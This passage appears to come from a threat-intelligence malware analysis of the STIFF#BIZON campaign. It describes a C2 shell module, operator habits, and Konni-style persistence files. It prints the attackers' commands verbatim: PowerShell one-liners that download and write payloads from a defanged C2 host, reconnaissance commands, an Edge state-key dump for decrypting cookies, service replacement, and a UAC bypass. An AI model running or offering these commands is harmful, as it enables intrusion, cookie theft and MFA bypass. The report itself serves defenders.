


Figure 13

The next module, **shell.net.exe** was leveraged and provided the threat actor an “interactive shell” that would check and run commands from the attacker every 10 seconds. The loaded module can be seen in figures 14-16 below.




Figure 14




Figure 15




Figure 16

The module shell.net.exe provided the following C2 communication command structure:

Receive commands from shell.net.exe assembly module (interactive shell):

/dn.php?name=name="+[Environment]::MachineName+"&prefix=kk

Transfer tools/TA files to victim host:

```
/dn.php?name="+[Environment]::MachineName+"&prefix=mm
```

Send results of commands execution (.net assembly modules)

```
/up.php?name ="+[Environment]::MachineName
```

STIFF#BIZON: Modus Operandi:

- Operator activity often starts at ~ 1:00-7 a.m. UTC time.
- Operators transfer tools and other files from an external system into a compromised environment compressed in .cab archives.
- Commands executed are shell.net.exe .net assembly module

Initial recon begins:

```
cmd /c cd /d "C:\Users" && dir /a/o-d/s *.*
```

```
cmd /c tasklist
```

```
cmd /c systeminfo
```

```
cmd /c wmic logicaldisk get  
caption,description,drivetype,filesystem,freespace,size,volumename  
cmd /c query session
```

Dump of browser state key (search for edge AES state key, master key)

```
powershell -ep bypass -command "$url='hxxp://547857[.]c1[.]biz/dn.php?name='+  
[System.Environment]::MachineName+'  
&prefix=mm';$client=new-object System.Net.WebClient;$rep=$client.DownloadString($url);  
$buf=[Convert]::FromBase64String($rep);$fn=  
[System.Environment]::GetEnvironmentVariable('temp')`  
+\z.exe';[System.IO.File]::WriteAllBytes($fn, $buf);"
```

```
cmd /c cd /d %TEMP% && z.exe "C:\Users\bhenson\AppData\Local\Microsoft\Edge\User  
Data\Local State"
```

```
cmd /c del /f /q "%TEMP%\z.exe"
```

Service installation for persistence

```
powershell -ep bypass -command "$url='hxxp://547857[.]c1[.]biz/dn.php?name='+  
[System.Environment]::MachineName  
+'&prefix=mm';$rep=(New-Object System.Net.WebClient).DownloadString($url);  
$buf=[Convert]::FromBase64String($rep);$fn='C:\Users\jalston\AppData\Local\Temp\1.cab';  
[System.IO.File]::WriteAllBytes($fn, $buf);"
```

```
cmd /c cd /d "C:\Users\REDACTED\AppData\Local\Temp" && dir /a/o-d/s *.*
```

```
cmd /c expand %TEMP%\1.cab -f:* %TEMP%
```

```
cmd /c cd /d "C:\Users\REDACTED\AppData\Local\Temp" && dir /a/o-d/s *.*
```

```
cmd /c del /f /q "C:\Users\REDACTED\1.cab"
```

```
cmd /c cd /d "C:\Users\REDACTED\AppData\Local\Temp" && dir /a/o-d/s *.*
```

```
cmd /c cd /d "C:\Users\REDACTED\AppData\Local\Temp" && expand 1.cab -f:* %cd%
```

```
cmd /c C:\Users\REDACTED\AppData\Local\Temp\food.bat
```

```
cmd /c sc query wpcsvc
```

```
cmd /c sc query wpcsvc
```

```
cmd /c rundll32 "%TEMP%\wpnprv.dll", llllllll 4 "cmd /c del /f /q  
C:\Windows\system32\wpcsvc.*"
```

```
cmd /c rundll32 "%TEMP%\wpnprv.dll", llllllll 4 "cmd /c del /f /q C:\Windows\system32\wnlsvc.*"
```

```
cmd /c tasklist /m wnlsvc.dll
```

z.exe

This executable is used to dump chromium browser state keys. From Chromium 80+ cookies are encrypted using AES-256 GCM, with a state key which is stored in the Local State file. This state key is encrypted using DPAPI. With the state key, the threat actors are able to decrypt the cookie database offline and use cookies to access services without MFA.

Note: The usage of the letter "z" in z.exe may further indicate Russian origins as "z" has been recently used as a Russian military symbol.




Figure 17




Figure 18

STIFF#BIZON: Stage 4 – Analysis

During this stage of the infection, the attacker has some control over the host and is able to download and execute commands. To further the persistence phase, a modified version of Konni malware appears to have been used.

Attackers were able to download a .cab file containing several files related to the malware:

- bat
- bat
- dll
- dat
- ini
- dll

Let's take a look at each of these files in execution order.

food.bat

Used to execute seed.bat from current user context or via user/domain credentials hardcoded in wpnprv.dll.




Figure 19

seed.bat

This file contains commands that are used to replace the legitimate Windows service “wpcsvc” (Windows parental control service) with a malicious DLL wpcsvc.dll and encoded configuration files: wpcsvc.dat wpcsvc.ini




Figure 20

Wpnprv.dll

This is used as a proxy DLL with the EntryPoint function to “IIIIII” to execute commands depending on parameters:

Example: cmd /c rundll32 “C:\Users\username\AppData\Local\Temp\wpnprv.dll”, IIIIIII 4 “cmd /c del /f /q C:\Windows\system32\wpcsvc.dll”

- If the parameter is “4” will be executed sub_180002030
- In any other case will be executed sub_18001B70




Figure 21

If the parameter is set to “4” then this sample DLL will use anti-debugging techniques with API WaitForDebugEvent and ContinueDebugEvent to execute passed cmdline.




Figure 22




Figure 23

If a parameter other than "4" is supplied to the sample dll, it will execute commands with higher privileges by running wusa.exe (a Windows Update Standalone Installer, located in the System32 folder), running as high-integrity process by default and spawn cmd.exe in high-integrity level. This technique was leaked in 2017 from WikiLeaks as part of "Vault 7" material.

The same implementation of this technique in PowerShell can be found in this entry. <https://github.com/FuzzySecurity/PowerShell-Suite/blob/master/UAC-TokenMagic.ps1>

This technique can be seen in figures 24 and 25:

